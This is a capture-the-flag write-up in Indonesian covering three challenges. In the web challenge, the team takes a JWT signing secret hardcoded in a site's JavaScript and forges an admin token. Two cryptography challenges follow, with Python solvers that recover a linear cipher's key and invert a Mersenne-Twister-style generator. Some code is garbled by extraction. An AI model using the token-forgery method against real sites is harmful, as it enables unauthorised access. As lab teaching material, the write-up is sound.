Wreck IT Capture The Flag

WRITE UP

Presented By:

FengShui

Our Team:

Mr.Gl1tchNu11

Carv3dSoul

DAFTAR ISI

WEB EXPLOITATION


1. Sisiroblox

- **Challange**


- **How To Solve**

  Di Challenge itu kita diberi sebuah url websiste dan deskripsi dari deskripsinya dia bilang si gampang ya mari kita liat.


  Setelah masuk ke url nya dia di berikan tampilan dari landing page *Sistem Informasi Akademik Roblox noobmaster69*.




Nah disitu ada fitur Sign Up dan Masuk, setelah itu saya daftar aku dummy saya dulu biar aku masuk ke dashboardnya




Dan setelah itu aku login yaa ga usah di kasi ss la ya hihi, selanjutnya kita di kasi sebuah dashboard mahasiswa sederhana




Huemm disini cuman sederhana ku klik epic score dia mengganti content pada bagian bawah dari dashboardnya



Dan untuk bagian Schedule ini dia ga ada apa dia ga mengganti content bawahnya juga karena menurutku ga ada apa apa lagi jadi aku segera membuka inspect dan paling awal aku membuka bagian Cookies dan Local Storage



Dan aku menemukan 3 key dan value yang menarik itu adalah sebuah JWT nah setelah aku menemukan JWT nya aku pergi ke *https://www.jwt.io/*




Dan ya benar kita harus mencari secretnya jadi aku pergi ke view source dari webnya dan aku menemukan sebuah sekumpulan include JS di webnya dan aku memilih yang benar benar akan menaruh secretnya disana yaitu *jwt.js* ;v


```
<!-- Include JavaScript libraries -->
<script src="lib/constants.js"></script>
<script src="lib/util.js"></script>
<script src="lib/jwt.js"></script>
<script src="lib/auth.js"></script>
<script src="app.js"></script>
```

Dan ya dugaan ku benar dia menaruh secretnya disitu dan secretnya adalah r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069 dan seelah itu aku pergi lagi ke jwt io aku masukan secretnya dan benar secretnya jadi aku langsung pergi ke bagian encode dan mengganti role menjadi admin


```
const JWT_SECRET = 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069';
const secret = new TextEncoder().encode(JWT_SECRET);
```



Dan aku mengganti semua yang di localstorage jadi JWT Token yang baru dan yaps dashboardnya berubah



Dan aku kebagian All Player Score dan aku mendapatkan 2 flag yang salah satunya pasti Fake



Dan ku coba satu satu ternyata yang benar adalah

WRECKIT60{r0bl0x_n00b_g0t_pwn3d_1n_cl13nt_s1d3}

Yey Bingoo!

- **Flag**

  WRECKIT60{r0bl0x_n00b_g0t_pwn3d_1n_cl13nt_s1d3}

CRYPTOGRAPHY

1. LCB

- **Challange**

- **How To Solve**

Di Challenge ini kita di kasi sebuah file zip yang berisikan lumayan banyak file seperti *cipher.py, generator.py* dan aku sebuah folder bernama *dist* yang isinya 3 file json yaitu *flag.blocks.json, pairs.json* dan *params.json.*

Jadi *params.json* isinya adalah berisi perm (map 64-bit) dan rotations dan *pairs.json banyak pasangan {pt_hex, ct_hex}* dan *flag.blocks.json* yang isiny blok ciphertext flag (8 byte per block) yang ingin di-decrypt.

Dengan pairs.json cukup ambil satu pasangan (atau verifikasi beberapa) dan hitung $\mathbf{k} = \mathbf{ct} \wedge \mathbf{P}(\mathbf{pt})$.

Jadi setelah ku ketahui file dan isinya aku membuat solvernya yang pertama aku mengambil function permute_bits dan aku membuat inversenya

```
def permute_bits(x, perm):
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out

def inverse_permute_bits(x, perm):
    inv = [0]*64
    for i, src in enumerate(perm):
        inv[src] = i
    out = 0
    for src_idx in range(64):
        bit = (x >> (63 - inv[src_idx])) & 1
        out = (out << 1) | bit
    return out
```

Jadi *perm* didefinisikan sebagai daftar 64 angka. Saat kita membuat *permute_bits*, output bit pada posisi *i* diambil dari input bit index *perm[i]*.

Terus kita load file nya dulu

```
params = json.load(open('params.json'))
pairs = json.load(open('pairs.json'))
flag_blocks = json.load(open('flag.blocks.json'))['blocks_hex']
perm = params['perm']
```

Setelah itu kita menghitung *kcontrib*

```
k_candidates = []
for p in pairs:
    pt = int(p['pt_hex'], 16)
    ct = int(p['ct_hex'], 16)
    k = ct ^ permute_bits(pt, perm)
    k_candidates.append(k)

kcontrib = k_candidates[0]
```

Terus kita abis itu kita buat yang dimana kita

```
blocks = []
for ct_hex in flag_blocks:
    ct = int(ct_hex, 16)
    pt = inverse_permute_bits(ct ^ kcontrib, perm)
    blocks.append(pt.to_bytes(8, 'big'))

flag = b''.join(blocks).rstrip(b'\x00').decode()
print(flag)
```

Dan full code nya

```
def permute_bits(x, perm):
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out
```

```
def inverse_permute_bits(x, perm):
    inv = [0]*64
    for i, src in enumerate(perm):
        inv[src] = i
    out = 0
    for src_idx in range(64):
        bit = (x >> (63 - inv[src_idx])) & 1
        out = (out << 1) | bit
    return out

params = json.load(open('params.json'))
pairs = json.load(open('pairs.json'))
flag_blocks = json.load(open('flag.blocks.json'))['blocks_hex']
perm = params['perm']

k_candidates = []
for p in pairs:
    pt = int(p['pt_hex'], 16)
    ct = int(p['ct_hex'], 16)
    k = ct ^ permute_bits(pt, perm)
    k_candidates.append(k)

kcontrib = k_candidates[0]

blocks = []
for ct_hex in flag_blocks:
    ct = int(ct_hex, 16)
    pt = inverse_permute_bits(ct ^ kcontrib, perm)
    blocks.append(pt.to_bytes(8, 'big'))

flag = b''.join(blocks).rstrip(b'\x00').decode()
print(flag)
```

Dan boom Bingo aku mendapatkan Flagnya!

- **Flag**

  WRECKIT60{linear_lcb_breakable_by_gauss_009effdecba1}

2. Dadakan

- **Challenge**

- **How To Solve**

  Di chall ini kita di kasi sebuah file yang isinya itu chall.py dan outputnya dan isi outputnya itu adalah berisi beberapa baris header (S, beberapa u32 hasil XOR/rotasi) dan 624 nilai Z[i] (32-bit)

  Dan jadi aku membuat script untuk mendecode output nya itu

```
from pathlib import Path
import sys

def u32(x): return x & 0xFFFFFFFF
def rotl32(x, r): r &= 31; return u32(((x << r) & 0xFFFFFFFF) | (x >> (32 - r)))
def rotr32(x, r): r &= 31; return u32((x >> r) | ((x << (32 - r)) & 0xFFFFFFFF))
def xorshift32(x):
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return x & 0xFFFFFFFF

STATE_LEN = 624*4
N = 624
A_LCG = 1664525
C_LCG = 1013904223
PHI1 = 0x9E3779B1
MASK1 = 0xA5A5A5A5
PHI2 = 0x5851F42D
MASK2 = 0xC3C3C3C3

def read_outputs(path):
    nums = [int(x.strip()) for x in Path(path).read_text().splitlines() if x.strip()!='']
    S = nums[0]
    k_xor_s = nums[1]
    m_xor_sphi1 = nums[2]
    aperm_xor_rot = nums[3]
    bperm_xor_rot = nums[4]
    Z = nums[5:5+N]
    return S, k_xor_s, m_xor_sphi1, aperm_xor_rot, bperm_xor_rot, Z

def untemper(y):
```


```
    y ^= (y >> 18)
    y ^= ((y << 15) & 0xEFC60000)
    res = 0
    for _ in range(5):
        res = y ^ ((res << 7) & 0x9D2C5680)
    y = res & 0xFFFFFFFF
    res = 0
    for _ in range(5):
        res = y ^ (res >> 11)
    return u32(res)

def undo_right_xor_shift(y, shift):
    res = 0
    for _ in range(6):
        res = y ^ (res >> shift)
    return res & 0xFFFFFFFF

def undo_left_xor_shift_and_mask(y, shift, mask):
    res = 0
    for _ in range(6):
        res = y ^ ((res << shift) & mask)
    return res & 0xFFFFFFFF
def inverse_transform(z, K, M, inv_PHI2, inv_PHI1):
    x = z
    x = undo_left_xor_shift_and_mask(x, 11, MASK2)
    x = undo_right_xor_shift(x, 9)
    x = u32(x ^ M)
    x = u32((x * inv_PHI2) & 0xFFFFFFFF)
    x = undo_left_xor_shift_and_mask(x, 13, MASK1)
    x = undo_right_xor_shift(x, 7)
    x = u32(x ^ K)
    x = u32((x * inv_PHI1) & 0xFFFFFFFF)
```

```
    return x


def recover_state(outputs_path):
   S, k_xor_s, m_xor_sphi1, aperm_xor_rot, bperm_xor_rot, Z =
read_outputs(outputs_path)
    K = u32(k_xor_s ^ S)
    M = u32(m_xor_sphi1 ^ u32(S * PHI1))
    A_perm = u32(aperm_xor_rot ^ rotl32(S,7)) % N
    B_perm = u32(bperm_xor_rot ^ ((S >> 3) | ((S & 7) << 29))) % N
    r = K % N
    Y2 = []
    s = S
    for _ in range(N):
        s = u32(A_LCG * s + C_LCG)
        Y2.append(s)
    Y3 = []
    t = u32(S ^ K)
    for _ in range(N):
        t = xorshift32(t)
        Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))
    Y1 = []
    for i in range(N):
        add_term = u32((K * i + M) & 0xFFFFFFFF)
        rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
        mix = rotr32(Z[i], rsh)
        y1 = u32(mix ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^ add_term)
        Y1.append(y1)
    T = [untemper(y) for y in Y1]
MOD = 1 << 32
    inv_PHI2 = pow(PHI2, -1, MOD)
    inv_PHI1 = pow(PHI1, -1, MOD)
```

```
    words_perm = [inverse_transform(t, K, M, inv_PHI2, inv_PHI1) for t in T]
    perm = [(A_perm * i + B_perm) % N for i in range(N)]
    words_rot = [0]*N
    for i in range(N):
        idx = perm[i]
        words_rot[idx] = words_perm[i]
    if r == 0:
        words = words_rot[:]
    else:
        words = words_rot[-r:] + words_rot[:-r]
    state_bytes = b''.join(w.to_bytes(4, 'big') for w in words)
    return state_bytes

def find_printable(state_bytes, min_len=8):
    res = []
    cur = None
    for i,b in enumerate(state_bytes):
        if 32 <= b < 127:
            if cur is None: cur = i
        else:
            if cur is not None:
                L = i-cur
                if L >= min_len:
                    res.append((cur, L, state_bytes[cur:i].decode('ascii', errors='ignore')))
                cur = None
    if cur is not None:
        i=len(state_bytes)
        L=i-cur
        if L>=min_len:
            res.append((cur,L,state_bytes[cur:i].decode('ascii',errors='ignore')))
    return res
```

```
if __name__ == '__main__':
    path = 'outputs.txt'
    state = recover_state(path)
    Path('recovered_state_bytes.bin').write_bytes(state)
    print('Wrote recovered_state_bytes.bin ({} bytes)'.format(len(state)))
```

Dan aku mencheck isi file dari binnya dan menemukan flagnya

